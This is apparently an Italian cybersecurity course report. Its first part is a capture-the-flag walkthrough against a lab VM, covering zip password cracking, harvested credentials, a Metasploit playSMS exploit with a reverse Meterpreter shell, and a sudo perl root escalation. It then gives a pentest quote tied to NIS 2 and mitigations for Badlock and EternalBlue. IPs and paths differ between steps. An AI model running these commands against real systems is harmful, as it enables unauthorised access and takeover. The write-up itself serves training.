

_____
— Entering directory: http://192.168.10.9/tmp/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


_____
— Entering directory: http://192.168.10.9/uploads/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

_____
END_TIME: Wed Jan 29 10:53:37 2025
DOWNLOADED: 4612 - FOUND: 6
```

Li vado a visitare, l'unico interessante è /secure/ in cui trovo un file backup.zip scaricabile. Procedo quindi a scaricarlo per esplorarne il contenuto.

A screenshot of a web browser window. The address bar shows the URL `192.168.10.9/secure/`. Below the address bar is a navigation bar with links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit. The main content area displays a directory listing titled "Index of /secure". The table has columns for Name, Last modified, Size, and Description. One entry is visible: "Parent Directory" (with a folder icon) and "backup.zip" (with a zip file icon). The "backup.zip" entry shows a last modified date of 17-Oct-2017 18:59 and a size of 336 bytes. Below the table, the text "Apache/2.2.22 (Ubuntu) Server at 192.168.10.9 Port 80" is displayed.





È uno zip protetto da una password. Posso utilizzare zip2john con il comando `zip2john backup.zip > hash.txt` per estrarre l'hash relativo alla password e salvarlo dentro il file hash.txt. Procedo quindi a decriptare l'hash con un attacco a dizionario e lo salvo come hash.txt.

```
(kali㉿kali)-[~/Downloads]
$ zip2john backup.zip > hash.txt
```

```
1 backup.zip/backup-
cred.mp3:$zip$0*1*f7fbed2094d28bc9*841a*82*67ec429908caf33fc34e5c3f30a13a23747c4dfe17914274b6e404d2b59d8dcec9f8dc549ce43ac4b5d2a2ff104f98aba748
d566a8480df978f0a8f4cf4f485b2414d1328304207d704d604e8b009828b56dac4d8a3f876464c9d9e757e20f2c612dff6839c4f9ec7bdd10c168be5624b860f860dda8f74959730
2f9fc10a14f*e6da1038b02c0bc7bd4c*$:backup-cred.mp3:backup.zip:backup.zip
2 |
```


Proseguo con l'attacco a dizionario all'hash usando la wordlist rockyou.txt utilizzando il seguente comando: `john --wordlist=/usr/share/wordlist/rockyou.txt hash.txt`

```
(kali㉿kali)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 130 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
freedom          (backup.zip/backup-cred.mp3)
1g 0:00:00:00 DONE (2025-01-29 11:00) 2.857g/s 35108p/s 35108c/s 35108C/s 123456 .. hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


(kali㉿kali)-[~/Downloads]
```

Ottengo quindi la mia password, che è **freedom**

Estraggo quindi il contenuto che è un file in formato mp3. Provando ad eseguirlo ho un errore di playback e mi viene suggerito che si tratta di un file di testo.



Cambio quindi l'estensione e lo apro per vederne il contenuto.




Trovo due indizi: un nome utente e un path url. Il nome utente è *touhid*, il path URL è */SecretTSMSSgatwayLogin*.

A screenshot of a terminal window titled ' ~/Downloads/backup-cred.mp3 - Mousepad'. The window contains a text editor with the following content:


```
1 I am not toooo smart in computer .....dat the resoan i always choose easy password ...with creds backup file....  
2  
3  
4 uname: touhid  
5 password: *****  
6  
7  
8 url : /SecretTSMSSgatwayLogin|
```

The text is in a monospaced font, with the last line being the cursor position.

Visito quindi il nuovo URL dove trovo una pagina di login. Ho solo il nome utente e non la password.



Dopo un po' di ricerca sui path rilevati da dirb precedentemente trovo una pagina sospetta al path *dominio/nothing*.



Con un CTRL+U visito il codice sorgente e trovo le password in plain text.

```
1 <html>
2 <head><title>404 NOT FOUND</title></head>
3 <body>
4 <!--
5 #my secret pass
6 freedom
7 password
8 helloworld!
9 diana
10 iloveroot
11 --> 
12 <h1>NOT FOUND</h1>
13 <h3>go back</h3>
14 </body>
15 </html>
16
```

Le inserisco una ad una, **diana** è la password corretta. Riesco quindi ad entrare nella dashboard del sito che è playSMS.

The screenshot shows a web browser window with the following details:

- Address bar: `http://192.168.50.4/nothing/`
- Page title: `404 NOT FOUND`
- Content: A login form for "playSMS".
- User Information:
  - Username: `touhid`
  - Password: `admin@touhidshaikh.com`
  - Re-type password: `admin@touhidshaikh.com`
  - Name: `Touhid`
  - Email: `admin@touhidshaikh.com`
  - Mobile: `(empty)`
- Personal Information:
  - Address: `(empty)`
  - City: `(empty)`
  - State or Province: `(empty)`
  - Country: `--Please select--`
  - Zipcode: `(empty)`
- Buttons:
  - A blue "SAVE" button at the bottom left.

Come fatto nell'[esercizio 6](#) proviamo a cercare un exploit in MSFConsole per riuscire ad ottenere l'accesso alla macchina utilizzando le credenziali di *playsms* appena ottenute con il comando **search exploit playsms**.

```
msf6 > search exploit playsms
Matching Modules
=====
#  Name
-  exploit/multi/http/playsms_uploadcsv_exec      Disclosure Date  Rank   Check  Description
0  exploit/multi/http/playsms_template_injection    2017-05-21    excellent Yes   PlaySMS import.php Authenticated CSV File Upload Code Execution
1  exploit/multi/http/playsms_filename_exec         2020-02-05    excellent Yes   PlaySMS index.php Unauthenticated Template Injection Code Execution
2  exploit/multi/http/playsms_sendfromfile_exec     2017-05-21    excellent Yes   PlaySMS sendfromfile.php Authenticated "Filename" Field Code Execution
```

Otteniamo tre risultati e leggendo le descrizioni scegliamo di usare l'ultimo con **use 2**.

```
msf6 exploit(multi/http/playsms_filename_exec) > show options
Module options (exploit/multi/http/playsms_filename_exec):
Name      Current Setting  Required  Description
PASSWORD  admin           yes       Password to authenticate with
Proxies          no          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes          yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80          yes      The target port (TCP)
SSL              false        no       Negotiate SSL/TLS for outgoing connections
TARGETURI        /           yes      Base playsms directory path
USERNAME         admin        yes      Username to authenticate with
VHOST           null         no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST          192.168.50.4  yes      The listen address (an interface may be specified)
LPORT            4444        yes      The listen port
```

Impostiamo tutti i parametri richiesti per l'attacco, comprese le credenziali *touhid* e *diana* appena rubate.

```
msf6 exploit(multi/http/playsms_filename_exec) > show options
Module options (exploit/multi/http/playsms_filename_exec):
Name      Current Setting  Required  Description
PASSWORD  diana           yes       Password to authenticate with
Proxies          no          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          192.168.50.4  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80          yes      The target port (TCP)
SSL              false        no       Negotiate SSL/TLS for outgoing connections with creds backup file.....
TARGETURI        /SecretTMSMgatewayLogin  yes      Base playsms directory path
USERNAME         touhid        yes      Username to authenticate with
VHOST           null         no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST          192.168.50.2  yes      The listen address (an interface may be specified)
LPORT            4444        yes      The listen port
```

Avviamo l'exploit con *run* ed attendiamo fino ad ottenere una shell meterpreter.

```
[*] Meterpreter session 1 opened (192.168.50.2:1234 → 192.168.50.4:36039) at 2025-01-30 11:11:43 +0100
meterpreter >
```

Eseguiamo un comando *sysinfo* per ottenere le informazioni sul kernel della macchina

```
meterpreter > sysinfo
Computer      : Dina
OS           : Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
```

Avviamo una shell del terminale del target e verifichiamo i privilegi con *id*.

```
meterpreter > shell
Process 1825 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
■
```

A questo punto non ci rimane altro che eseguire la privilege escalation ed ottenere i privilegi di root.

Eseguiamo il comando *python -c 'import pty; pty.spawn("/bin/bash");'* che viene spesso utilizzato in contesti di penetration testing per ottenere una shell interattiva migliore, specialmente quando si ha accesso a una shell limitata o restrittiva, come nel nostro caso.

```
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@Dina:/var/www/SecretSMSgatwayLogin$ ■
```

In breve il comando *python* viene eseguito dalla riga di comando, l'opzione *-c* permette di eseguire codice python direttamente dalla shell senza creare un file separato.

*import pty* importa il modulo *pty* di python, che consente di gestire terminali.

*pty.spawn("/bin/bash")* crea un nuovo terminale interattivo eseguendo */bin/bash* all'interno di esso.

Eseguiamo *sudo -l* per verificare file e cartelle presenti, con i permessi

```
,/bin/raspi-mouse
www-data@Dina:/var/www/SecretSMSgatwayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
  (ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/var/www/SecretSMSgatwayLogin$ ■
```

Come vediamo nell'ultima riga, non è richiesta alcuna password per eseguire gli *perl*.

Infine il comando `sudo /usr/bin/perl -e 'exec "/bin/bash";'` per ottenere una shell con privilegi elevati sfruttando `perl`.

```
www-data@Dina:/var/www/SecreTSMSSgatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'  
<eTSMSSgatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'  
root@Dina:/var/www/SecreTSMSSgatwayLogin# 
```

Il comando utilizza i privilegi di sudoers ed indica il percorso di perl, -e 'exec "/bin/bash";' permette invece di eseguire il codice perl direttamente dalla riga di comando sostituendo il processo perl con una nuova shell bash con permessi elevati.

```
www-data@Dina:/var/www/SecreTSMGatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'  
<eTSMGatwayLogin$ sudo /usr/bin/perl -e 'exec "/bin/bash";'  
root@Dina:/var/www/SecreTSMGatwayLogin# whoami  
whoami  
root  
root@Dina:/var/www/SecreTSMGatwayLogin# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@Dina:/var/www/SecreTSMGatwayLogin# █
```

Come vediamo nell'immagine, siamo riusciti ad ottenere i privilegi di root.

Usiamo il comando `find / -name "flag.txt" 2>/dev/null` per ricercare la bandiera nel filesystem

```
root@Dina:/var/www/SecreTSMGatwayLogin# find / -name "flag.txt" 2>/dev/null  
find / -name "flag.txt" 2>/dev/null  
/root(flag.txt  
root@Dina:/var/www/SecreTSMGatwayLogin#
```

Completiamo l'esercizio catturando la bandiera con `cd /root`, `ls` ed infine `cat flag.txt`.

## BONUS 3

### Traccia

Ricevete questo incarico:

"L'azienda svolge già corsi di cybersecurity awareness e per questo vuole procedere a fare un penetration testing, simulare un'attività di data breach sui loro sistemi informatici, e capire insieme le best practice e le procedure compliant NIS 2 per fare disaster recovery, in modo da comprendere qual è il loro livello attuale di prontezza rispetto alle minacce informatiche.

- Quante ore valuti siano necessarie per svolgere questa attività?
- Quali informazioni/documenti sono necessari che l'azienda ti fornisca? (eventualmente, si potrebbe organizzare un incontro con il loro IT per predisporre l'attività)
- Facci anche avere una tua quotazione in merito."

**Si richiede:**

1. Capire cosa vuole il cliente (non è scontato).
2. Rispondere punto per punto alle domande specifiche del cliente.
3. Progettare questo incarico, le ore e i costi delle varie attività.

NOTE:

- Le uniche informazioni che abbiamo sono queste, in teoria avete anche il nome dell'azienda, il sito web e il settore di attività.
- Attraverso l'OSINT scoprirete che l'azienda ha fatturato nel 2024 circa 40 milioni di euro.

### Svolgimento

Il cliente desidera eseguire un penetration test e simulare un'attività di data breach sui loro sistemi informatici. Vogliono comprendere le best practice e le procedure conformi alla normativa NIS 2 per il disaster recovery, al fine di valutare il loro livello attuale di prontezza rispetto alle minacce informatiche.


In particolar modo il cliente desidera

1. Testare la sicurezza dei propri sistemi informatici attraverso un PenTest
2. Simulare un data breach per valutare le capacità di disaster recovery

3. Analizzare le best practice di cybersecurity e confrontarle con gli standard NIS 2
4. Comprendere il livello attuale di prontezza rispetto alle minacce informatiche
5. Definire un piano di disaster recovery conforme agli standard di settore

L'azienda ha già svolto corsi di cybersecurity awareness, quindi ha un livello base di sensibilizzazione, ma vuole testare l'efficacia pratica delle sue difese.

L'immagine di seguito illustra i punti chiave dei requisiti stabiliti dalla normativa NIS 2



L'obiettivo della norma NIS 2 è prevenire o ridurre al minimo l'impatto degli incidenti non solo per i destinatari dei servizi dei Soggetti Essenziali e Importanti ma anche per altre infrastrutture e servizi interconnessi, assicurando così la resilienza complessiva dell'Unione Europea.

Un'azienda con un fatturato di 40 milioni di euro è generalmente considerata di medie-grandi dimensioni e, in questo contesto, il budget per la sicurezza informatica dovrebbe essere proporzionale alla sua esposizione al rischio e alle potenziali conseguenze di un incidente informatico.

## 1. Contesto dell'azienda

- Fatturato: 40 milioni di euro.
- Settore: Non specificato, ma ipotizziamo che sia un settore "critico" o comunque soggetto alla Direttiva NIS 2 (es. energia, trasporti, sanità, finanza, ecc.).
- Impatto di un attacco informatico:
  - Perdita di dati sensibili (clienti, dipendenti, proprietà intellettuale).

- Interruzione delle operazioni aziendali.
- Danni reputazionali significativi.
- Potenziali sanzioni normative (ad esempio, GDPR o NIS 2).

## **2. Budget tipico per la cybersecurity**

Secondo studi di settore, le aziende investono mediamente tra lo 0,5% e il 10% del loro fatturato in cybersecurity, a seconda del settore e del livello di criticità dei sistemi IT.  
Per un'azienda con un fatturato di 40 milioni di euro:

- 0,5% del fatturato: 200.000€
- 1% del fatturato: 400.000€
- 5% del fatturato (per settori altamente critici): 2 milioni di euro

## **3. Valutazione della quotazione**

Dato il contesto dell'azienda, ecco alcuni elementi da considerare per la valutazione:

- Complessità dell'infrastruttura

Un'azienda con un fatturato di 40 milioni di euro probabilmente ha:

- Una rete IT complessa (LAN/WAN, server on-premise, cloud ibrido).
- Applicazioni critiche personalizzate.
- Dipendenti distribuiti geograficamente (possibili filiali o sedi remote).
- Questo aumenta il tempo necessario per il penetration testing e la simulazione di data breach.

- Conformità normativa

La Direttiva NIS 2 richiede un livello elevato di sicurezza e resilienza. Garantire la conformità può richiedere ulteriori sforzi, ad esempio:

- Audit dettagliati.
- Implementazione di controlli aggiuntivi.
- Formazione avanzata per il personale.

- Rischi e impatto

Un incidente informatico potrebbe causare danni economici diretti (es. fermo operativo, perdita di clienti) e indiretti (es. sanzioni normative, danni reputazionali). Investire in una valutazione completa è un costo preventivo che può evitare perdite molto maggiori.

#### **4. Informazioni e documenti necessari**

Chiediamo all'azienda di fornire le seguenti documentazioni:

- a. Informazioni generali sull'azienda
- b. Documenti tecnici sull'infrastruttura di rete ed elenco dei servizi critici
- c. Procedure e policy esistenti
- d. Accessi temporanei ai sistemi aziendali e log dei sistemi
- e. Documenti legali di autorizzazione all'esecuzione delle attività e lettera di non responsabilità (manleva)

#### **5. Proposta di quotazione**

Basandoci su un approccio più realistico e proporzionato alle dimensioni dell'azienda, possiamo proporre quanto segue:

- Team di esperti della cybersecurity  
Possiamo prevedere un team ampio per coprire tutte le aree critiche in modo approfondito:
  - ➔ Project manager: 1 persona
  - ➔ Penetration tester: 2 persone (uno per la rete interna/esterna, uno per le applicazioni web/cloud)
  - ➔ Incident response specialist: 1 persona
  - ➔ Disaster recovery specialist: 1 persona
  - ➔ Supporto tecnico junior: 1 persona (per attività di supporto e documentazione)
- Ore totali previste  
Considerando la grandezza del team e la complessità dell'infrastruttura, stimiamo un totale di 200 ore di lavoro.
- Costo orario  
Consideriamo un costo orario di 150€/ora, ma possiamo offrire pacchetti con sconti per volumi elevati.
- Totale stimato  
 $200 \text{ ore} \times 150\text{€/ora} = 30.000\text{€}$

## **6. Dettaglio delle attività e dei costi**

Nella tabella abbiamo riportato nel dettaglio la stima delle ore e del costo di tutte le attività svolte.

<b>Fase</b>	<b>Ore</b>	<b>Costo</b>
Preparazione	30	4.500€
Penetration testing	70	10.500€
Simulazione data breach	40	6.000€
Disaster recovery e NIS 2	50	7.500€
Reportistica e esposizione risultati con il cliente	10	1.500
<b>Totale</b>	<b>200</b>	<b>30.000€</b>

## **7. Conclusione**

Una quotazione di 30.000€ ci sembra adeguata per un'azienda con un fatturato di 40 milioni di euro, soprattutto se opera in un settore critico soggetto alla direttiva NIS 2. Questo investimento rappresenta una frazione del potenziale danno economico causato da un incidente informatico e assicura un livello di protezione proporzionato ai rischi.

## BONUS 4

### **Metasploitable2 | Vulnerabilità Samba badlock**

La vulnerabilità Samba Badlock è una vulnerabilità critica che colpisce il servizio Samba, un'implementazione open-source del protocollo SMB utilizzata principalmente in ambienti Linux per la condivisione di file e stampanti. Questa vulnerabilità può consentire attacchi di tipo privilege escalation o man-in-the-middle, compromettendo l'autenticazione e l'integrità dei dati.

#### **Mitigazione 1: Aggiornamento di Samba**

Descrizione: La vulnerabilità Badlock è stata corretta nelle versioni successive di Samba. Aggiornare il software Samba alla versione più recente è il modo più efficace per risolvere il problema.

Indicazioni per il tecnico:

1. Verificare la versione corrente di Samba installata sul sistema (`smbd --version`).
2. Installare l'aggiornamento della versione patchata di Samba (**4.2.11 / 4.3.8 / 4.4.2** o successive).
3. Riavviare il servizio Samba (`sudo systemctl restart smbd`) per applicare le modifiche.
4. Verificare che il servizio funzioni correttamente dopo l'aggiornamento.

#### **Mitigazione 2: Configurazione di autenticazione sicura e crittografia SMB**

Descrizione: La vulnerabilità Badlock sfrutta debolezze nell'autenticazione e nella comunicazione non crittografata. Abilitare la crittografia SMB e configurare autenticazioni sicure può mitigare il rischio.

Indicazioni per il tecnico:

1. Modificare il file di configurazione di Samba (`smb.conf`) per abilitare la crittografia SMB:
  - Aggiungere o modificare la direttiva `server smb encrypt = required`
2. Disabilitare l'uso di SMBv1, ormai obsoleto e insicuro e limitare l'uso a SMBv2 o SMBv3.
3. Installare e configurare l'autenticazione Kerberos per garantire una comunicazione sicura tra client e server.
4. Riavviare il servizio Samba per applicare le modifiche.
5. Testare la connessione per assicurarsi che la crittografia sia attiva e funzionante.

## **Windows 7 | Vulnerabilità eternalblue**

La vulnerabilità EternalBlue è una delle più famose e pericolose, scoperta nel 2017 come parte degli exploit della NSA. Colpisce il servizio SMB di Windows, consentendo l'esecuzione remota di codice e la propagazione di malware come *WannaCry* e *NotPetya*.

### **Mitigazione 1: Installazione della patch MS17-010**

Descrizione: La vulnerabilità EternalBlue è stata corretta da Microsoft con la patch di sicurezza MS17-010, rilasciata a marzo 2017. Applicare questa patch è il modo più efficace per risolvere il problema.

Indicazioni per il tecnico:

1. Verificare se la macchina Windows 7 ha già installato la patch MS17-010:
